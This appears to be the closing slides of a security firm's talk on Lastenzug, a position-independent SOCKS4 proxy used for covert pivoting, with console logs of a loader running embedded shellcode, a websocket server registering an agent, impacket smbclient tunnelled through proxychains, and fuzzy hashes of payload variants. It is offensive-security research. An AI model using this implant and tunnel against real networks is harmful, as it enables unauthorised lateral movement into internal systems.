- Backend by my colleague @invist




```
PS C:\Users\user\Desktop> .\LastenLoader.exe --server 10.137.0.24 --path /lastenzug --port 8080
* Lastenzug - PIC Socks4 proxy by @theflinkk and @invist of @codewhitesec
! This is a sample loader for Lastenzug
! Using unsigned exe is not recommended
+ Args parsed:
*       Server: 10.137.0.24
*       Port: 8080
*       Path: /lastenzug
*       Proxy: (null)
*       Proxyuser: (null)
*       Proxypassword: (null)

* Now executing embedded PIC ...
```

```
[redacted] ./LastenServer server --addr ws://0.0.0.0:8080/lastenzug 2022/07/14 13:49:06 o--o=o=o
2022/07/14 13:49:06 Start HTTP server 0.0.0.0:8080
2022/07/14 13:49:06 Start Socks server 127.0.0.1:1080
2022/07/14 13:49:29 Register Agent2Agent
websocket:a2a:pull      2022/07/14 13:49:29 [register] Agent2Agent
2022/07/14 13:49:53 Incoming Connection
2022/07/14 13:49:53 Register
tcp:direct:pull 2022/07/14 13:49:53 [register]
tcp:direct:pull 2022/07/14 13:49:53 received  0
```

```
(impacket) [redacted] proxychains4 smbclient.py [redacted]@127.0.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.25.dev1+20220105.151306.10e53952 - Copyright 2021 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
Type help for list of commands
#
```

Deephash: Lastenzug + SpiderPIC



```
ssdeep,1.1--blocksize:hash:hash,filename
192:eFvzJU0ZgRUqsbKJLVwHMcxk0vpnf2ir8+u1Fqc2CtoveYgndzWu0cxRDVglH5:eZZgiQLCHJkafzr8+co50YOau0ktC,"[redacted]LastenPIC/bin/LastenPIC.bin_1"
192:O8P2iEmEQa0byqHxyY8sp+GNA+RtnrOEMvxQopvPKML6+lr0izfRn+u45/LY:zREmE7qHgwp+GNAcnrOEMvxQgMApn+lY,[redacted]/LastenPIC/bin/LastenPIC.bin_2"
192:JOltOFyX18ksTWQTFCNkyqhbh0nGNNq3G4aSZEZABccXspXbye6:EzXBs6QTFdyq1UWSSyBccXspXbyN,"[redacted]/LastenPIC.bin_3"
192:Jr6U4QI4pWXYidZIIBEXSGeLAP19E+HpvLHvJ3dXzpJFGk14S9KQZPfWBJ6/iZ:JrZI4pK3ZFSXQLAPU+Jvdx9t8Qxfy6/,"[redacted]/bin/LastenPIC.bin_4"
192:9qxaToXAcp5/L0Ln90ThzvQG2ZY8RiDg6XEFZS9GkI7S8RSMPtuN1oYI:9mA05/L0rKThzYg8RkBC89GkQS8tY,"[redacted]/LastenPIC.bin_5"
```

Questions?

- https://github.com/codewhitesec/lastenzug
  - Includes SpiderPIC and Lastenzug
  - Type make to build

Code White GmbH
Am Albert-Einstein-Platz
Eingang: Sedelhofgasse 19
89073 Ulm / Germany

+49 731 141 115 0
info@code-white.com
www.code-white.com